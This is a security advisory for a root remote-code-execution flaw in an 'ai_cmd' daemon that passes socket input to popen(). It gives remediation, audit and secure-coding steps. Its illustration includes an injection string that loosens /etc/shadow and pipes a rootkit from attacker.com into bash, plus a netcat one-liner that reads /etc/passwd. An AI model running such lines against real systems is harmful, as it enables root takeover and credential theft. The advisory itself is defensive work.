
Executive Summary
CVE-2026-49188 is a critical unauthenticated remote code execution vulnerability in the ai_cmd utility. This utility runs with full root privileges and accepts input over a network socket. Socket inputs are passed directly to popen() without sanitization or authentication, enabling any network-accessible attacker to execute arbitrary commands with root-level permissions.
CVSS Score: 9.8 (Critical)
The combination of root execution context, unauthenticated socket input, and direct command execution creates a trivially exploitable RCE that grants full system compromise. An attacker needs only network access to the socket to gain root control of the host.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-49188 |
| CVSS Score | 9.8 (Critical) |
| Type | OS Command Injection (Root Privilege Execution) |
| Attack Vector | Network |
| Privileges Required | None |
| User Interaction | None |
| Scope | Unchanged |
| Confidentiality Impact | High |
| Integrity Impact | High |
| Availability Impact | High |
| Published | 2026-06-04 |
| CWE | CWE-78: OS Command Injection |
Affected Products
| Component | Description | Remediation |
|---|---|---|
| ai_cmd utility | AI command processing daemon | Apply vendor patch; disable until patched |
Technical Analysis
Root Execution Context
The ai_cmd utility is designed to process AI-driven command requests and runs as a privileged system daemon with root (UID 0) permissions. This elevated privilege level is often required for system configuration tasks the utility performs.
Running as root means any command injected through this vulnerability executes with unrestricted system access.
Socket Input to popen(): The Vulnerable Pattern
The C standard library function popen() opens a process by creating a pipe, forking, and invoking the shell. It constructs a full shell invocation, meaning shell metacharacters in the input string are interpreted and can alter command execution:
/* VULNERABLE CODE PATTERN (illustrative) */
void handle_socket_input(int sockfd) {
    char buffer[4096];
    ssize_t n = recv(sockfd, buffer, sizeof(buffer) - 1, 0);
    if (n > 0) {
        buffer[n] = '\0';
        /* Input from socket passed directly to popen — no validation */
        FILE *fp = popen(buffer, "r");   /* ← CRITICAL: root shell injection */
        /* read output back to socket */
    }
}Because popen() internally calls /bin/sh -c <string>, any shell metacharacter in the socket input is interpreted as a shell construct:
Attacker sends to socket:
  "get_status; chmod 777 /etc/shadow; curl http://attacker.com/rootkit.sh | bash"

popen() executes:
  /bin/sh -c "get_status; chmod 777 /etc/shadow; curl http://attacker.com/rootkit.sh | bash"

Effect (running as root):
  1. get_status executes normally
  2. /etc/shadow permissions changed (enabling offline cracking)
3. Attacker's rootkit downloaded and executed as rootNo Authentication Barrier
The socket accepting input from remote clients implements no authentication mechanism. Any process or user that can reach the socket (TCP port or Unix domain socket with world-readable permissions) can send arbitrary payloads.
Exploitation Simplicity
# Trivial exploitation (illustrative — do not use maliciously)
echo "id; whoami; cat /etc/passwd" | nc <target-host> <ai_cmd-port>

# Expected output demonstrating root execution:
# uid=0(root) gid=0(root) groups=0(root)
# root
# root:x:0:0:root:/root:/bin/bash
# ...An attacker requires only netcat or equivalent network client tools. No exploit code, shellcode, or memory corruption techniques are needed — this is a logic vulnerability, not a memory safety issue.
Impact Assessment
| Impact Area | Description |
|---|---|
| Full System Compromise | Root-level RCE enables complete system takeover |
| Credential Theft | /etc/shadow, SSH keys, and stored secrets accessible |
| Persistence Installation | Rootkits, backdoors, cron jobs installed as root |
| Lateral Movement | Root access enables pivoting to connected systems |
| Data Destruction | All data on system can be deleted or encrypted |
| Ransomware Deployment | Trivially weaponizable for ransomware execution |
| No Authentication | Any network-accessible attacker can exploit |
Who Is at Risk
Any system running the ai_cmd utility where the socket is:
- Accessible from external or untrusted networks
- Accessible from a shared network segment (multi-tenant environments)
- Accessible from compromised internal hosts (lateral movement)
High-risk deployment contexts:
- Cloud instances with the ai_cmd port exposed or misconfigured security groups
- Embedded systems or appliances where ai_cmd manages hardware
- Container environments where the socket is mounted or exposed cross-container
- Development servers where the utility runs for testing with reduced network restrictions
Immediate Remediation
Step 1: Disable ai_cmd Until Patched
# Stop the ai_cmd daemon immediately
systemctl stop ai_cmd
systemctl disable ai_cmd

# If running via init.d
service ai_cmd stop
update-rc.d ai_cmd disable

# Kill any running instances
pkill -f ai_cmdStep 2: Apply Vendor Patch
Apply the security update for CVE-2026-49188. The patch must implement:
- Input sanitization before passing data to
popen()or any exec function - Authentication on the socket listener
- Privilege reduction — drop root after initialization
Step 3: Network-Level Blocking (Immediate Mitigation)
# Block access to the ai_cmd socket port from untrusted networks
# Replace <ai_cmd_port> with the actual port number
iptables -A INPUT -p tcp --dport <ai_cmd_port> -s 127.0.0.1 -j ACCEPT
iptables -A INPUT -p tcp --dport <ai_cmd_port> -s <management-subnet> -j ACCEPT
iptables -A INPUT -p tcp --dport <ai_cmd_port> -j DROP
iptables-save > /etc/iptables/rules.v4Step 4: Audit for Compromise Indicators
# Check for unexpected files created by root recently
find / -newer /var/log/ai_cmd/startup.log -user root -type f 2>/dev/null | head -50

# Check for unusual cron jobs added as root
crontab -l -u root

# Review recently modified system files
find /etc /usr/bin /usr/sbin -newer /etc/passwd -type f 2>/dev/null

# Check auth logs for unexpected sudo/su activity
grep -E "(sudo|su|ROOT)" /var/log/auth.log | tail -100

# Look for unexpected listening ports added after exploitation
ss -tlnp | grep -v <known-services>

# Review shell history of root account
cat /root/.bash_history | tail -100Step 5: Rotate All Credentials
If compromise is suspected:
# Rotate root password
passwd root

# Regenerate SSH host keys
rm /etc/ssh/ssh_host_*
ssh-keygen -A

# Review and rotate SSH authorized_keys
cat /root/.ssh/authorized_keys  # check for unexpected entries
cat /home/*/.ssh/authorized_keys  # check all users

# Rotate API keys, database passwords, and service credentials
# stored on this systemSecure Coding: Safe Alternatives to popen() with User Input
Never pass user-controlled data to popen(), system(), or exec() as a shell string.
/* UNSAFE */
FILE *fp = popen(user_input, "r");

/* SAFER — use execve() directly, bypassing shell interpretation */
#include <unistd.h>

void safe_execute(const char *program, char *const argv[]) {
    pid_t pid = fork();
    if (pid == 0) {
        /* Drop privileges before executing */
        setuid(getuid());  /* drop root */
        execve(program, argv, NULL);
        _exit(1);
    }
    waitpid(pid, NULL, 0);
}

/* Call with parsed, validated argument array — no shell involved */
char *args[] = {"/usr/bin/ai_tool", "--action", "get_status", NULL};
safe_execute("/usr/bin/ai_tool", args);Privilege Reduction
The ai_cmd utility should not run as root. Apply the principle of least privilege:
/* After initialization (before accepting socket input) */
/* Drop root privileges — acquire only what is needed */
if (setgid(ai_cmd_gid) != 0 || setuid(ai_cmd_uid) != 0) {
    perror("Failed to drop privileges");
    exit(1);
}
/* Now running as unprivileged ai_cmd user */Detection Indicators
| Indicator | Description |
|---|---|
| Shell metacharacters in ai_cmd socket logs | Active injection attempt |
| Unexpected child processes with root UID | Possible successful exploitation |
| Outbound connections from ai_cmd process | C2 communication after compromise |
New entries in /root/.ssh/authorized_keys | Attacker establishing persistence |
| New cron jobs under root | Persistence mechanism installed |
Unusual files in /tmp, /var/tmp | Staged payloads or tools |
| Modified system binaries (check hashes) | Rootkit installation |